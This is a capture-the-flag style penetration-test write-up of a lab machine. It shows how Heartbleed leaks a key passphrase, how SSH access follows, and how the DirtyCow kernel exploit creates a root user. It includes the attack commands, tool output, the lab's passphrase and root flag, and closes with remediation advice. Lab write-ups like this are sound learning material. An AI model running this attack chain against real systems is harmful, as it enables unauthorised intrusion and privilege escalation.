
Executive Summary

The penetration test on the target revealed multiple vulnerabilities, including Heartbleed (CVE-2014-0160), which exposed sensitive data from memory. Exploitation led to the discovery of an encrypted RSA private key, which was successfully decrypted using the password extracted via Heartbleed. SSH access was gained, and privilege escalation was achieved using the DirtyCow kernel exploit to obtain root access. This report outlines the detailed steps taken during reconnaissance, exploitation, and privilege escalation, along with recommendations to secure the system.



Contents

Reconnaissance

Nmap Scan


An initial Nmap scan was performed to identify open ports and potential vulnerabilities:

Sudo nmap -sCV 10.10.10.79 -T5

sudo nmap -p 80,443 --script vuln 10.10.10.79

Findings

- **Open Ports:**
  - Port 80: HTTP
  - Port 443: HTTPS
- **Vulnerabilities Identified:**
  - **Heartbleed (CVE-2014-0160):** Allowed memory extraction.
  - **SSL POODLE (CVE-2014-3566):** Vulnerability in SSLv3 protocol.
  - **SSL CCS Injection (CVE-2014-0224):** Flaw in OpenSSL's ChangeCipherSpec handling.



Interesting Directories

- /dev/
- /index/

Exploitation


Heartbleed Exploit

The Heartbleed vulnerability was exploited using an available Python script. The memory dump revealed a Base64-encoded string:

aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==

Decoding the string yielded the passphrase:


heartbleedbelievethehype



```
┌──(kali㉿kali)-[~]
└─$ sudo python2 32764.py 10.10.10.79
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
  ... received message: type = 22, ver = 0300, length = 94
  ... received message: type = 22, ver = 0300, length = 885
  ... received message: type = 22, ver = 0300, length = 331
  ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
  ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 2D 61 6C 69  ....#.......-ali
  00e0: 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20  ve..User-Agent: 
  00f0: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D  Mozilla/5.0 (com
  0100: 70 61 74 69 62 6C 65 3B 20 4E 6D 61 70 20 53 63  patible; Nmap Sc
  0110: 72 69 70 74 69 6E 67 20 45 6E 67 69 6E 65 3B 20  ripting Engine; 
  0120: 68 74 74 70 73 3A 2F 2F 6E 6D 61 70 2E 6F 72 67  https://nmap.org
  0130: 2F 62 6F 6F 6B 2F 6E 73 65 2E 68 74 6D 6C 29 0D  /book/nse.html).
  0140: 0A 48 6F 73 74 3A 20 31 30 2E 31 30 2E 31 30 2E  .Host: 10.10.10.
  0150: 37 39 0D 0A 0D 0A 47 45 54 20 2F 70 70 77 62 2F  79....GET /ppwb/
  0160: 20 48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65   HTTP/1.1..Conne
  0170: 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76  ction: keep-aliv
  0180: 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D  e..User-Agent: M
  0190: 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D 70  ozilla/5.0 (comp
  01a0: 61 74 69 62 6C 65 3B 20 4E 6D 61 70 20 53 63 72  atible; Nmap Scr
```

Discovery of RSA Key


Within the /dev/ directory, a file named hype_key was found. It was downloaded and converted from a hex dump to an ASCII RSA private key using the xxd tool.



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	


Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80



Decrypting the RSA Key


The RSA key was decrypted using the extracted passphrase:

openssl rsa -in hype_key -out decrypted_key



SSH Access

Using the decrypted key and the username hype (derived from the key file name):



Note: An error related to RSA SHA-1 hashing was resolved by adding:

bash

Copy code

-oPubkeyAcceptedAlgorithms=+ssh-rsa

```
Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b0:1a:fe
          inet addr:10.10.10.79  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:1afe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5998 errors:0 dropped:19 overruns:0 frame:0
          TX packets:5577 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1415402 (1.4 MB)  TX bytes:2784156 (2.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:244 errors:0 dropped:0 overruns:0 frame:0
          TX packets:244 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50332 (50.3 KB)  TX bytes:50332 (50.3 KB)

hype@Valentine:~$
```

Here then user.txt was found and user flag was submitted.


Privilege Escalation

DirtyCow Kernel Exploit

The DirtyCow vulnerability was chosen for privilege escalation.This vulnerability is spotted by using Linpeas.sh script that was uploaded from the attack machine to the target machine. It revealed following vulnerabilities on running,

```
                ╔═══════════╣ Executing Linux Exploit Suggester ╠═══════════╗
                ╚ https://github.com/mzet-/linux-exploit-suggester ╝
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2013-2094] perf_swevent

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: highly probable
   Tags: RHEL=6,[ ubuntu=12.04{kernel:3.2.0-(23|29)-generic} ],fedora=16{kernel:3.1.0-7.fc16.x86_64},fedora=17{kernel:3.3.4-5.fc17.x86_64},debian=7{kernel:3.2.0-4-amd64}
   Download URL: https://www.exploit-db.com/download/26131
   Comments: No SMEP/SMAP bypass

[+] [CVE-2013-2094] perf_swevent 2

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: highly probable
   Tags: [ ubuntu=12.04{kernel:3.(2|5).0-(23|29)-generic} ]
   Download URL: https://cyseclabs.com/exploits/vnik_v1.c
   Comments: No SMEP/SMAP bypass

[+] [CVE-2021-4034] PwnKit
```

The exploit script 40839.c was used to add a new root user.



Steps:

Download and Compile the Exploit:

Python server was setup on the attacker machine and target machine simply wget that exploit.

Then it was compiled using following command:
gcc -pthread 40839.c -o dirtycow -lcrypt

Running that script added new user where custom password was added for the root-privileged user (firefart)

```
hype@Valentine:~$ gcc -pthread 40839.c -o dirtycow -lcrypt
hype@Valentine:~$ ./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiqR89SNG3Css:0:0:pwned:/root:/bin/bash

mmap: 7f02ded1a000
id

whoami

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'abcd'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'abcd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$
hype@Valentine:~$ whoami
hype
hype@Valentine:~$
hype@Valentine:~$
hype@Valentine:~$
hype@Valentine:~$ sudo su
sudo: unknown user: root
sudo: unable to initialize policy plugin
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ ./dirtycow
File /tmp/passwd.bak already exists! Please delete it and run again
hype@Valentine:~$ su firefart
Password:
firefart@Valentine:/home/hype#
```

Switch to New Root User:

su firefart

```
Password:
firefart@Valentine:/home/hype# whoami
firefart
firefart@Valentine:/home/hype# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@Valentine:/home/hype#
```

Root access obtained.

After that root.txt was also obtained as below:

```
40839.c  Desktop  dirtycow  Documents  Downloads  linpeas.sh
firefart@Valentine:/home/hype# cd ..
firefart@Valentine:/home# ls
hype
firefart@Valentine:/home# cd ..
firefart@Valentine:/# ls
bin  boot  cdrom  dev  devs  etc  home  initrd.img  lib  lib64
firefart@Valentine:/# cd /root
firefart@Valentine:~# ls
curl.sh  root.txt
firefart@Valentine:~# cat root.txt
db5e9ef7b5326c71e685cf0366b8d9be
firefart@Valentine:~#
```

Conclusion

The target machine was successfully compromised through the Heartbleed vulnerability, leading to sensitive data disclosure and decryption of an RSA key. Privilege escalation was achieved using the DirtyCow exploit to gain root access.

Safety Measures and Prevention

Patching Vulnerabilities

1. Update OpenSSL to a version patched against Heartbleed (1.0.1g or higher).
2. Disable SSLv3 to mitigate the POODLE vulnerability.
3. Apply kernel updates to eliminate DirtyCow (CVE-2016-5195).

Harden Security Configurations

1. Restrict SSH access to trusted IPs and enforce key-based authentication.
2. Regularly monitor for sensitive data exposure in memory.

Enable Logging and Monitoring

1. Implement intrusion detection systems (IDS) to identify exploitation attempts.
2. Use security tools to regularly scan and address potential vulnerabilities.